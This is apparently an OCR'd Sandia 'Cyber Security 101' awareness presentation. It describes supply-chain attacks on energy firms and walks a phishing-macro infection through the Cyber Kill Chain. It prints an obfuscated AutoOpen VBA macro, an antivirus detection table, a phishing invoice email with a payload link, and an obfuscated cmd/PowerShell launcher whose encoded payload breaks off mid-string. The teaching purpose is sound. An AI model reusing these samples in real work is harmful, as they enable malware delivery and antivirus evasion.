

SAND2018-4071PE

Cyber Security 101





PRESENTED BY

Alex Quintana

Sandia National Laboratories is a multimission laboratory managed and operated by National Technology & Engineering Solutions of Sandia, LLC, a wholly owned subsidiary of Honeywell International Inc., for the U.S. Department of Energy's National Nuclear Security Administration under contract DE-NA0003525.

About Us: Sandia National Laboratories

http://www.sandia.gov/about/index.html

How On Earth Did Russia Hack Our Energy Systems?

From Forbes article March 28, 2018
https://www.forbes.com/sites/jamesconca/2018/03/28/how-on-earth-did-russia-hack-our-energy-systems/

When DHS and FBI dissected the hackers' tradecraft, it turned out to be very clever indeed.

One of the attackers' main strategies is to divide targets into two groups - intended targets which are the energy companies themselves, and staging targets like vendors, suppliers, even trade journals and industry websites.

Instead of going straight to the larger and better-protected targets, like a $60 billion energy company with a cyber security department, the hackers worked their way into the smaller and less secure companies' networks like those that supply the big ones with smaller equipment. Or the local utilities that are partnered with them. Local regulators may also have good access.


When the hackers get into those systems, they use that access to gather intelligence and set traps for the larger company.

The traps themselves are pretty imaginative…No one would suspect a cute kitten video of hiding malware. But they do. And if your co-worker is a kitten-nut, they may not hesitate to download that video without thinking that it is a trap.

'The weakness in cybersecurity are the users themselves, those that are not necessarily computer-savvy,' ... 'People overall need better awareness of cyber security. Otherwise, we will be open to constant attack.'


Kittens and Parties and Hackers, Oh My!

Forbes article March 28, 2018
https://www.forbes.com/sites/jamesconca/2018/03/28/how-on-earth-did-russia-hack-our-energy-systems/




More About This

US-CERT TA17-293A documented using the "Cyber Kill Chain®"[1]



[1] https://www.lockheedmartin.com/us/what-we-do/aerospace-defense/cyber/cyber-kill-chain.html

Reconnaissance



Weaponization: Create an Office Document with Malicious Macro Code

```
Sub OunbzkXBjEK()
SwUisi = aGPHhw
WBwBwJ = 94
pzuauM = 56819 + 62816 * QfSZN + CDate(KNtQK + CDbl(40635)) * 98895 - 74489
Application.Run "OsRDrSjYFtE", HAhQIKrGiYZZI
dNNVD = FAzbJW
SkhwZB = 81588
jKIdn = 76850 + 8779 * pVpLow + CDate(wIdiLi + CDbl(36333)) * 95083 - 8269
End Sub
Sub _
AutoOpen()
On Error Resume Next
WuJiO = zwEwDF
QrAHKG = 37911
zVEio = 93029 + 37241 * XNNEcQ + CDate(vLaarO + CDbl(69016)) * 249 - 56911
QNqKXI = kpWZFz
Call OunbzkXBjEK
ziRhj = 80775
OzwFw = 67836 + 61073 * wPVaoX + CDate(cUzEVT + CDbl(75079)) * 87599 - 38355
End Sub
Function brPMzQzizdmzD()
On Error Resume Next
ptuLj = jXoTo
iGijY = 52030
CFwwU = 62246 + 31952 * XGGlpK + CDate(jjHGY + CDbl(92953)) * 45819 - 63813
MfnPFY = ciEnJV("sm&&set So4tQ,", 2, 7)
```

900 lines of macro code to obfuscate malicious code. 164 lines do something useful. The rest are meant to evade AV signature detection

Detection Rate: 5 of 59 AntiVirus Engine The day the email is sent.

Engine	Signature	Version	Update
Qihoo-360	virus.office.qexvmc.1065	1.0.0.1120	20180402
Fortinet	VBA/Agent.HIL!tr.dldr	5.4.247.0	20180402
Baidu	VBA.Trojan-Downloader.Agent.cpw	1.0.0.2	20180402
Zoner	Probably W97Obfuscated	1	20180401
Arcabit	HEUR.VBA.Trojan.e	1.0.0.831	20180402
Ad-Aware	-	3.0.5.370	20180402
AegisLab	-	4.2	20180402
AhnLab-V3	-	3.12.0.20130	20180402
ALYac	-	1.1.1.5	20180402
Antiy-AVL	-	3.0.0.1	20180402
Avast	-	18.2.3827.0	20180402
Avast-Mobile	-	180402-00	20180402
AVG	-	18.2.3827.0	20180402
Avira	-	8.3.3.6	20180402
AVware	-	1.5.0.42	20180402
BitDefender	-	7.2	20180402
Bkav	-	1.3.0.9466	20180402
CAT-QuickHeal	-	14	20180402
ClamAV	-	0.99.2.0	20180402
CMC	-	1.1.0.977	20180402
Comodo	-	28790	20180402
Cyren	-	5.4.30.7	20180402
DrWeb	-	7.0.28.2020	20180402
Emsisoft	-	4.0.2.899	20180402
ESET-NOD32	-	17155	20180402
F-Prot	-	4.7.1.166	20180402
F-Secure	-	11.0.19100.45	20180402
GData	-	A:25.16588B:25.11937	20180402
Ikarus	-	0.1.5.2	20180402
Jiangmin	-	16.0.100	20180402
K7AntiVirus	-	10.43.26684	20180402
K7GW	-	10.43.26685	20180402
Kaspersky	-	15.0.1.13	20180402
Kingsoft	-	2013.8.14.323	20180402
Malwarebytes	-	2.1.1.1115	20180402
MAX	-	2017.11.15.1	20180402
McAfee	-	6.0.6.653	20180402
McAfee-GW-Edition	-	v2015	20180402
Microsoft	-	1.1.14600.4	20180402
MicroWorld-eScan	-	14.0.297.0	20180402
NANO-Antivirus	-	1.0.100.22043	20180402
nProtect	-	2018-04-02.02	20180402
Panda	-	4.6.4.2	20180402
Rising	-	25.0.0.1	20180402
Sophos	-	4.98.0	20180402
SUPERAntiSpyware	-	5.6.0.1032	20180402
Symantec	-	1.5.0.0	20180402
Tencent	-	1.0.0.1	20180402
TheHacker	-	6.8.0.5.2591	20180330
TotalDefense	-	37.1.62.1	20180402
TrendMicro	-	9.862.0.1074	20180402
TrendMicro-HouseCall	-	9.950.0.1006	20180402
VBA32	-	3.12.28.0	20180402
VIPRE	-	65698	20180402
ViRobot	-	2014.3.20.0	20180402
WhiteArmor	-	None	20180324
Yandex	-	5.5.1.3	20180331
Zillya	-	2.0.0.3525	20180330
ZoneAlarm	-	1	20180402

Delivery: Phishing email luring you to click a link or attachment

Subject: INVOICE # AKFQ-00498726

Date: Thu, 02 Apr 2018 18:00:52 +0200

From: redacted@hotmail.com

To: target@somecompany.com


Morning,

This attachment has been sent to you from .

http://vexteriam.com/INV/FIE-1749/

Thank you

Exploitation



Installation: de-obfuscated macro runs this command!

cmd KILQtKwM EUtzhvFBAwAuznswikbwwPVaP kliPXChmV & %^c^o^m^S^p^E^c^% %^c^o^m^S^p^E^c^% /V /c set %PwdzSKirbBZnwpN%=RMcNzPtWSjXm&&set %TNPmzoqfKBJtPf%=p&&set
%HAhQIKrGiYZZI%=o^w&&set %HIiAtXXuPowqDzz%=pYBbmzjRJlGAD&&set %iSmITuLLKO%=!%TNPmzoqfKBJtPf%!&&set %GilnvkTTZuYRTVd%=mKzPDjtfw&&set %OsRDrSjYFtE%=e^r&&set
%VzCrYnrSpDY%=!%HAhQIKrGiYZZI%!&&set %bZTWFfOzSAOv%=s&&set %AJbRqHRXqJJNCIP%=WQicJTbDDXb&&set %obHkNaO%=he&&set
%DvIsqYMIjvnM%=ll&&!%iSmITuLLKO%!!%VzCrYnrSpDY%!!%OsRDrSjYFtE%!!%bZTWFfOzSAOv%!!%obHkNaO%!!%DvIsqYMIjvnM%!
"([ruNtIMe.iNTEroPSeRViCes.mARsHaL]::([RuNTIme.intERoPsERViCeS.maRsHAl].GeTMeMbERs()[1].namE).InvOke([rUnTIme.INTeropSErvIcEs.mArsHALl]::SeCuREstrINGtOglobAlallOCANsi(
$('76492d1116743f0423413b16050a5345MgB8AGwAYgAxAGkATABLAFAAWQBuAFIAWABWAEgAdQA4AHUAdABiAFQAbABPAFEAPQA9AHwAOAA2ADcAOQBkAGQAOQA3AGYANgA1ADEAYgAxAGIAYQA4ADUAMQA0AGUANAA
xADIAMQA5AGIAZABmAGQAMQBhADEAMAA5ADgAZgA0ADcAMwBiAGQAYQBmADAAYwA4AGMAOAA4AGEANgAwADMAMwBkADQAOAAwADcAOQAyADkANwBiADcAMAA3ADgAZABkADMAOABhAGUAMAA1ADUANQ
A2AGYANgAyADYANQBlAGQAMgBkAGIAMgBmAGEAZQBjADYANABlADYAYgAyAGQANQAxADQAOQBkADYAMwAyADMANgBjAGQAYgBjADMAMABlAGYAOQAzAGYAYQBmADcAZgAwAGIAOAA0AGMANgA3ADUAZQBiA
GMAYwAwAGEAMwA0ADgAMABkADIANwAxADUANQBjADkAOQBlADEAMQA0AGQANAA1AGMAMQAzAGIAOAAyAGQAOQBlAGEAZgBjAGEAZQAxAGYAOQBiAGUAMwBkAGMAMgBjADgANwA1AGQAMwAxADgAOABmA
GUAYwA4ADYANgBiADAAZQBjADEAMgBjADEAYQBiAGIAMABhADUAMgBjADkANQAxADYAZgA3AGMAOAA3AGYAOAA4AGYAZABlADAAYgA5ADQAMwA0ADgAMwA1AGQAOQAwADgAZQAxAGQAZgAwADkANgA0ADMA
NAA2AGMAMgA4ADUANQBlADcANQA0ADgAZAAxADQAMAA0AGUAMwA2ADAAYgA0ADcAZQA1ADEANQA3ADYAYwBjADUAYwBhADAANQAyADUANABkADIAMgAyAGYAMAA5ADAAMwA5AGEANgBlAGIANgA1AGIAOA
BmADMAMgA2ADgANQBkAGUANABjAGUAMAA3ADMAMgBlADMAMwAwAGUAMABkADEANwA1AGEAYwBiAGQANQBiAGUANgAwADYANgA4ADMAYwAzADQANQA1AGUAMABmADYAOQA0ADMAYwA1ADQAZABmADkA
YQA3AGMAYwAxADQANAAxADMAZABjAGIAOQAxAGUANAAyADQAYQBkAGYAOAAyADIAYwAwADQANwA3ADIAMgA5AGEAOAAwAGUAZQBhADYAMwAyADQANAA2ADAAMgA2ADMAMgAyAGUAZQA0AGMAZAAzADM
AOQA2AGYANAA4AGMAOQBmAGYANgA4AGMANQA3AGYANgA2AGIAYgBmADAAMAAyAGMAMQBlADEAZgBiAGIAOAA0ADEAZgBkAGUANQA2ADcAMgA3ADQAMABjADgAYQAxADYANwBhAGUANgAyADEAYQAzADQA
ZABmAGEAYgBlADkANgA3ADcAYwAzAGUANwBlADEAOABjAGUAMQA0AGUAMABkADcAZQAwADYAYwBmADMAYQA2ADkAMwA4ADQAMgAwADUAZABiAGEAZQBiADEAYwA2ADAAZAAwAGYANwAzAGUAYQA2AGIAMg
A0AGYAOAA2AGIAYwAyAGMAZQA3AGMAMQA2AGQANgA2AGMAMQBkADQAYQBmADQANgBjADAAMQAyAGEANQAxADAAOAAyADEAOQA5ADEAZAAyADMANwBjADMAMwBkADAAOQA3AGUAMQBhADYAMgA1AGY
AZAAxADIANgBkAGMAYQAyADQANQA5AGMAYwA2AGUAZABhADYAMgA3ADkAZQA1AGEANwBjADgANAAzAGMANAAwADUAMgA5AGIANAA5AGEANQBkAGEAYgBlADkAMgBmAGIAYQAyADQAZgA4AGYANQAzADQAY
wA3ADEAYwA2AGEAYQBlAGQAMgA5ADkAZQA4ADkAZgAxAGEANwA5AGIAMQA5ADYAZgAzADQAOABlADcANAAwAGQAMgAxADgANQBiADgANgA0ADQAZQA4ADEAZQA2ADEANgA1ADIANABkADQAZQBiAGEAMwBlA
GYAZgBlADMAZgBhADMAYgA4AGEAZgA5AGMAYwAyADcANAA5ADQAMABkAGMAOABmAGEAYQA3ADcAZQA4ADUANgBlADYAYQAwAGEAZABlADgAYgBlAGIAYQA0AGMANQBmAGEAZQBlADEAOAA5ADkAMgAyADAA
YwAyADMAZABhADEANQA0AGYAZQBmADcANQAwADkAMQA5ADUAYgA3ADgANAA4AGUAMAA0ADIAMwBlAGMAZQBmAGQAYgAxADQAZQAyAGUAZgAyADMAYwBiADgAOQBiAGUANQAzADkAOQBkADAANABkADAA
YgBiADgAMgA0ADkANAA4ADMAMgAwADcAZAAzAGUAYQAyAGIANABiAGEAOQA1AGUAMgA1ADgAYQBlAGEAMQA0ADQAOAAzAGMAZQA3ADcAYQBmADYANwA3AGEAMQBjADQAZgA1ADgAYgBlADIAMgA5AGMAYQBl
AGEAYQAyADUAYwA5ADQANwA4AGQAMABmADMAOQAxAGQAZAAxADQAOQBlAGEANgA3AGUAMQBiADgAMQAwADEAMgA3ADAAOAA0AGEAMgBhAGMAYQAwAGYAMQAxAGEAOQAyADQAZgAxADcAYgA3ADEANA
